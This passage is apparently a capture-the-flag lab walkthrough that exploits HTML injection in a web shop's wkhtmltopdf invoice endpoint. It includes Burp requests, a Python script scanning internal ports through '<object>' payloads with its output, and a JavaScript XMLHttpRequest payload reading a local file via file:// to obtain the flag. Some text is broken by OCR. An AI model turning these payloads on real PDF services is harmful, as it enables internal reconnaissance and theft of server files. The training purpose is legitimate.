e v-icon--left mdi mdi-information-outline theme--light green--text\"></i> Available wallet balance - $1000 <button
btn--flat v-btn--icon v-btn--round v-btn--rounded v-btn--text theme--light v-size--default red--text\"><span class=\
e\" class=\"v-icon notranslate mdi mdi-close theme--light\" style=\"font-size: 16px;\"></i></span></button></span></
rt__border--left\"></div></div></div></div><div class=\"d-flex flex-column\"><!----><!----><!----><!----><!----><!--
lign-center justify-space-between ma-3 v-card v-sheet theme--light\"><div class=\"d-inline-flex align-center\"><div
yle=\"width: 100px;\"><div class=\"v-image__image v-image__image--preload v-image__image--cover\" style=\"backgroun
 class=\"v-responsive__content\"></div></div><div><div class=\"title\"> Macbook Pro 13.3' Retina MF841LL </div><div>
well Tubro boost up to 3.3 GHz with L3 3MB cache </div></div></div><div class=\"d-flex align-center justify-space-a
99.9 * 1) </div></div></div></div><div class=\"mt-5\" align=\"center\"><button type=\"button\" class=\"success v-btr
-default\"><span class=\"v-btn__content\"> Get Invoice <i aria-hidden=\"true\" class=\"v-icon notranslate v-icon--ri
i></span></button><!----></div>","token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIj
```


This next request to the "/invoice" endpoint is interesting. It contains HTML data.

Note: The client also sends the JWT Token in the request (for authorization purposes).


JWT Token:


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0ODYwODUzLCJpYXQiOjE1ODQ4NTkwNTN9.WDTF6cItfobDXIytt1eH4mcoqiadmgSnhvUj-2lVbSo

Send this request to repeater for later use and then forward the above request.

Now, click on the Get Invoice button on the web app to get the invoice information in PDF format.

Note: For the next few requests, turn off the intercept mode in burpsuite.






Notice that this is the data displayed on the webpage. So, the HTML data sent from the webapp got converted into PDF format.

Notice the page URL: http://192.135.42.3:8080/pdf/invoice-1584859476.pdf

So, the backend (API) server is running on the machine having IP address "192.135.42.3" at port 8080.

Download the above PDF and determine the creator string using hexdump.



Command: hexdump -C invoice-1584859476.pdf

```
root@attackdefense:~# hexdump -C invoice-1584859476.pdf
00000000  25 50 44 46 2d 31 2e 34  0a 31 20 30 20 6f 62 6a  |%PDF-1.4.1 0 obj|
00000010  0a 3c 3c 0a 2f 54 69 74  6c 65 20 28 fe ff 29 0a  |.<<./Title (..).|
00000020  2f 43 72 65 61 74 6f 72  20 28 fe ff 00 77 00 6b  |/Creator (...w.k|
00000030  00 68 00 74 00 6d 00 6c  00 74 00 6f 00 70 00 64  |.h.t.m.l.t.o.p.d|
00000040  00 66 00 20 00 30 00 2e  00 31 00 32 00 2e 00 35  |.f. .0...1.2...5|
00000050  29 0a 2f 50 72 6f 64 75  63 65 72 20 28 fe ff 00  |)./Producer (...|
00000060  51 00 74 00 20 00 34 00  2e 00 38 00 2e 00 37 29  |Q.t. .4...8...7)|
00000070  0a 2f 43 72 65 61 74 69  6f 6e 44 61 74 65 20 28  |./CreationDate (|
```

Notice that the Creator string indicates that this PDF was generated using wkhtmltopdf utility, version "0.12.5".

Also, from an issue on this page: https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536

It is mentioned under default settings, local files could be read using a crafted HTML payload. So, we can also try to extend this and use this vulnerability to perform port scan on the target machine.

Step 4: Exploiting the above mentioned vulnerability and performing port scanning on the target machine.

Use the following Python script to perform port scan on the target machine:

Python Script:

```
import json
import requests
```

```
BASE_URL = "http://192.135.42.3:8080"

def makeRequest(payload, endpoint = "/"):
	global BASE_URL

	r = requests.post(BASE_URL + endpoint, data = json.dumps(payload), headers = {
"Content-Type": "application/json" })
	return r.json()

def getPDF(path):
	global BASE_URL

	r = requests.get(BASE_URL + "/" + path)

	with open('file.pdf', 'wb') as f:
	f.write(r.content)


if __name__ == "__main__":

	html = "<object data=\"http://127.0.0.1:PORT\">"

	payload = {
	"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iL
CJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0ODYw
ODUzLCJpYXQiOjE1ODQ4NTkwNTN9.WDTF6cItfobDXIytt1eH4mcoqiadmgSnhvUj-2lVbSo"
	}

	for i in range (1, 101):
	payload["data"] = html.replace("PORT", str(i))
	resp = makeRequest(payload, "/invoice")

	if "location" in resp:
	print "PORT: %d => %s" % (i, resp["location"])
```

Save the above script as "port-scanner.py".

Command: cat port-scanner.py

```
root@attackdefense:~# cat port-scanner.py
import json
import requests

BASE_URL = "http://192.135.42.3:8080"

def makeRequest(payload, endpoint = "/"):
    global BASE_URL

    r = requests.post(BASE_URL + endpoint, data = json.dumps(payload), headers = { "Content-Type": "application/json" })
    return r.json()

def getPDF(path):
    global BASE_URL

    r = requests.get(BASE_URL + "/" + path)

    with open('file.pdf', 'wb') as f:
        f.write(r.content)
```

```
if __name__ == "__main__":

    html = "<object data=\"http://127.0.0.1:PORT\">"

    payload = {
            "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5k
joiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0ODYwODUzLCJpYXQiOjE1ODQ4
    }

    for i in range (1, 101):
        payload["data"] = html.replace("PORT", str(i))
        resp = makeRequest(payload, "/invoice")

        if "location" in resp:
            print "PORT: %d => %s" % (i, resp["location"])
root@attackdefense:~#
```

Code Walkthrough:

The above script scans ports in range 1-100.

In the above script, the payload is:

Payload: <object data="http://127.0.0.1:PORT">

In this payload, the PORT string is replaced with the actual port number. So when on the server the PDF is generated, wkhtmltopdf utility would try to resolve the request and thus if the response is sent back, that means the port MIGHT BE open.

We have mentioned that the port MIGHT BE open because there could also be many false positives.

Running the above script to scan ports in range 1-100:

Command: python port-scanner.py

```
root@attackdefense:~# python port-scanner.py
PORT: 1 => pdf/invoice-1584859917.pdf
PORT: 7 => pdf/invoice-1584859918.pdf
PORT: 9 => pdf/invoice-1584859919.pdf
PORT: 11 => pdf/invoice-1584859919.pdf
PORT: 13 => pdf/invoice-1584859920.pdf
PORT: 15 => pdf/invoice-1584859920.pdf
PORT: 17 => pdf/invoice-1584859921.pdf
PORT: 19 => pdf/invoice-1584859921.pdf
PORT: 20 => pdf/invoice-1584859922.pdf
PORT: 21 => pdf/invoice-1584859922.pdf
PORT: 22 => pdf/invoice-1584859922.pdf
PORT: 23 => pdf/invoice-1584859922.pdf
PORT: 25 => pdf/invoice-1584859923.pdf
PORT: 37 => pdf/invoice-1584859926.pdf
PORT: 42 => pdf/invoice-1584859927.pdf
PORT: 43 => pdf/invoice-1584859927.pdf
PORT: 53 => pdf/invoice-1584859929.pdf
PORT: 77 => pdf/invoice-1584859935.pdf
PORT: 79 => pdf/invoice-1584859936.pdf
PORT: 80 => pdf/invoice-1584859936.pdf
PORT: 87 => pdf/invoice-1584859937.pdf
PORT: 95 => pdf/invoice-1584859939.pdf
root@attackdefense:~#
```

Note: Do make sure that the JWT Token isn't expired. If it gets expired, the above script won't print any output because the response would not have location attribute.

The response indicates that multiple ports are open on the target machine.

There are many false positives though. These could be detected by running a similar script that runs on the host machine.

Note: In case a port is not open on the target machine, the response is:

Request:

Request

Raw | Params | Headers | Hex

```
POST /invoice HTTP/1.1
Host: 192.135.42.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/invoice
Content-Type: application/json
Content-Length: 299
Origin: http://e-shopping-cart.com:5000
Connection: close

{"data":"<object data=\"http://127.0.0.1:2\">","token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0ODYwODUzLCJpYXQiOjE1
ODQ4NTkwNTN9.WDTF6cItfobDXIytt1eH4mcoqiadmgSnhvUj-2lVbSo"}
```

Response:

Response

Raw | Headers | Hex | Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 103
Access-Control-Allow-Origin:
http://e-shopping-cart.com:5000
Vary: Origin
Server: Werkzeug/1.0.0 Python/2.7.17
Date: Sun, 22 Mar 2020 06:59:16 GMT

{"Error": "Command 'wkhtmltopdf file.html
pdf/invoice-1584860356.pdf' returned non-zero exit
status 1"}
```

which indicates that the command used to generate the PDF file is:

Command: wkhtmltopdf file.html pdf/FILE_NAME.pdf

Determining the open ports on the attacker machine:

Command: netstat -ant

```
root@attackdefense:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5910            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4822          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:35419         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42717        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8005          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 10.1.1.3:45654          10.1.1.2:43110          ESTABLISHED
tcp        0      0 127.0.0.1:5910          127.0.0.1:49216         ESTABLISHED
tcp        0      0 127.0.0.1:40478         127.0.0.1:3389          ESTABLISHED
tcp        0      0 127.0.0.1:42620         127.0.0.1:4822          ESTABLISHED
tcp        0      0 127.0.0.1:4822          127.0.0.1:42620         ESTABLISHED
tcp6       0      0 :::5910                 :::*                    LISTEN
tcp6       0      0 127.0.0.1:3350          :::*                    LISTEN
tcp6       0      0 :::3389                 :::*                    LISTEN
tcp6       0      0 127.0.0.1:3389          127.0.0.1:40478         ESTABLISHED
tcp6       0      0 127.0.0.1:49216         127.0.0.1:5910          ESTABLISHED
root@attackdefense:~#
```

Since there are no open ports in the range 1 to 100 on the host machine, we can confirm the false positives easily.

On the attacker machine, wkhtmltopdf utility is available. Thus, modifying the above script to perform the same test on the attacker machine.

Modified Python Script:

```
import json
import subprocess

html = '<object data="http://127.0.0.1:PORT">'

for i in range (1, 101):
        tmp = html.replace("PORT", str(i))

        with open('file.html', 'w') as f:
        f.write(tmp)
```

```
try:
subprocess.check_output("wkhtmltopdf file.html file.pdf 2>/dev/null", shell = True)
print "PORT:", str(i)
except:
pass
```

Save the above script as "port-scanner.py"

Command: cat port-scanner.py

```
root@attackdefense:~# cat port-scanner.py
import json
import subprocess

html = '<object data="http://127.0.0.1:PORT">'

for i in range (1, 101):
    tmp = html.replace("PORT", str(i))

    with open('file.html', 'w') as f:
        f.write(tmp)

    try:
        subprocess.check_output("wkhtmltopdf file.html file.pdf 2>/dev/null", shell = True)
        print "PORT:", str(i)
    except:
        pass
root@attackdefense:~#
```

Run the above script to determine the list of open ports on the attacker machine.

Command: python port-scanner.py

```
root@attackdefense:~# python port-scanner.py
PORT: 1
PORT: 7
PORT: 9
PORT: 11
PORT: 13
PORT: 15
PORT: 17
PORT: 19
PORT: 20
PORT: 21
PORT: 22
PORT: 23
PORT: 25
PORT: 37
PORT: 42
PORT: 43
PORT: 53
PORT: 77
PORT: 79
PORT: 87
PORT: 95
root@attackdefense:~#
```

Notice that none of these ports were open on the target machine but they were still reported as open ports.

Comparing the above list of open ports (from scanning the host machine) with the list we had received before (from scanning the target machine), there was port 80 that was present in the list of open ports in the response from scanning the target machine.

Running an nmap port scan on the target machine to check if port 80 is accessible from the attacker machine:

Command: nmap -sS -sV -p1-100 192.135.42.3

```
root@attackdefense:~# nmap -sS -sV -p1-100 192.135.42.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-22 13:25 IST
Nmap scan report for e-shopping-cart.com (192.135.42.3)
Host is up (0.000014s latency).
All 100 scanned ports on e-shopping-cart.com (192.135.42.3) are closed
MAC Address: 02:42:C0:54:AB:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
root@attackdefense:~#
```

So port 80 is not accessible from the attacker machine.

Therefore, we can be certain that port 80 was open on the target machine either internally, that is only accessible on localhost or on some other interface.

That can further be confirmed by using the following payload:

Payload: <object data="http://127.0.0.1:80" type="text/html" width="732" height="2000">

Send the following request:

Request:

Request

Raw | Params | Headers | Hex

```
1  POST /invoice HTTP/1.1
2  Host: 192.135.42.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://e-shopping-cart.com:5000/invoice
8  Content-Type: application/json
9  Content-Length: 349
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close
12
13 {"data":
   "<object data=\"http://127.0.0.1:80\" type=\"text/html\" width=\"732\" height=\"2000\">",
   "token":
   "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
   pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0ODYwODUzLCJpYXQiOjE1
   ODQ4NTkwNTN9.WDTF6cItfobDXIytt1eH4mcoqiadmgSnhvUj-2lVbSo"}
```

Response:

Response


Raw | Headers | Hex | Render

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 42
4 Access-Control-Allow-Origin:
  http://e-shopping-cart.com:5000
5 Vary: Origin
6 Server: Werkzeug/1.0.0 Python/2.7.17
7 Date: Sun, 22 Mar 2020 07:06:35 GMT
8
9 {"location": "pdf/invoice-1584860795.pdf"}
```

PDF Path: pdf/invoice-1584860795.pdf

Viewing the generated PDF:

URL: http://192.135.42.3:8080/pdf/invoice-1584860795.pdf



- file_45
- file_46
- file_47
- file_48
- file_49
- file_5
- file_50
- file_6
- file_7
- file_8
- file_9
- npm-6427-2dda8f7e/
- npm-6500-b6ce0f42/
- THIS_IS_THE_FLAG
- update-check/

Notice that there is a file server running on the target machine. And there is a file called THIS_IS_THE_FLAG that contains the flag.

Note: It might be possible that other services (whose ports are among the false positive ones) might still be running on the target machine. So for detecting those ports some other vector would be required.

Step 5: Retrieving the flag.

Notice the presence of files named npm-xxxx available in the file listing obtained above. These files are temporary files created by npm and are stored in /tmp by default.

Reference: https://github.com/npm/npm/issues/6855

So that means that the flag file is present in /tmp at the following path:

Path on filesystem: /tmp/THIS_IS_THE_FLAG

Use the following payload to retrieve the flag:

Payload:

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
```

```
<body>

<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///tmp/THIS_IS_THE_FLAG");
x.send();
</script>

</body></html>
```

Replace the value of data in the JSON payload (for the request in repeater) and set it to:

```
<!DOCTYPE html><html><head><meta http-equiv=\"Content-Type\" content=\"text/html;
charset=UTF-8\"><body><script>x=new
XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open(\"GET\",\"file://
/tmp/THIS_IS_THE_FLAG\");x.send();</script></body></html>
```

Goto Repeater and modify the HTML payload sent to the backend.

Request

Raw | Params | Headers | Hex

```
1  POST /invoice HTTP/1.1
2  Host: 192.135.42.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://e-shopping-cart.com:5000/invoice
8  Content-Type: application/json
9  Content-Length: 2141
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close
12
13 {"data":
   "<div class=\"d-flex flex-row justify-center mt-3\"><div role=\"alert\" class=\"v-alert v-she
   et theme--light v-alert--border v-alert--dense v-alert--text v-alert--border-left green--text
   \"><div class=\"v-alert__wrapper\"><div class=\"v-alert__content\"><span><i aria-hidden=\"tru
   e\" class=\"v-icon notranslate v-icon--left mdi mdi-information-outline theme--light green--t
   ext\"></i> Available wallet balance - $1000 <button type=\"button\" class=\"ml-12 v-btn v-btn
   --flat v-btn--icon v-btn--round v-btn--rounded v-btn--text theme--light v-size--default red--
   text\"><span class=\"v-btn__content\"><i aria-hidden=\"true\" class=\"v-icon notranslate mdi
```

Modified Request:

Request

Raw | Params | Headers | Hex

```
POST /invoice HTTP/1.1
Host: 192.135.42.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/invoice
Content-Type: application/json
Content-Length: 532
Origin: http://e-shopping-cart.com:5000
Connection: close

{"data":
"<!DOCTYPE html><html><head><meta http-equiv=\"Content-Type\" content=\"text/html; charset=UTF-8\"><body><script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open(\"GET\",\"file:///tmp/THIS_IS_THE_FLAG\");x.send();</script></body></html>","token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0ODYzNTgyLCJpYXQiOjE1ODQ4NjE3ODJ9.s-tvnjVWCPXtRrbEDUaI-k18exMuD_yud4nqRYFuKfg"}
```

Response:

Response

Raw | Headers | Hex | Render


```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 42
Access-Control-Allow-Origin:
http://e-shopping-cart.com:5000
Vary: Origin
Server: Werkzeug/1.0.0 Python/2.7.17
Date: Sun, 22 Mar 2020 07:23:21 GMT

{"location": "pdf/invoice-1584861801.pdf"}
```

PDF Path: pdf/invoice-1584861801.pdf

Viewing the generated PDF:

New PDF URL: http://192.135.42.3:8080/pdf/invoice-1584861801.pdf



FLAG: 6e5d863a486bcd5ade43cb2a077fc031

References:

1. Export Injection (https://medium.com/@inonst/export-injection-2eebc4f17117)
2. wkhtmltopdf arbitrary file read (https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536)
3. npm tmp files (https://github.com/npm/npm/issues/6855)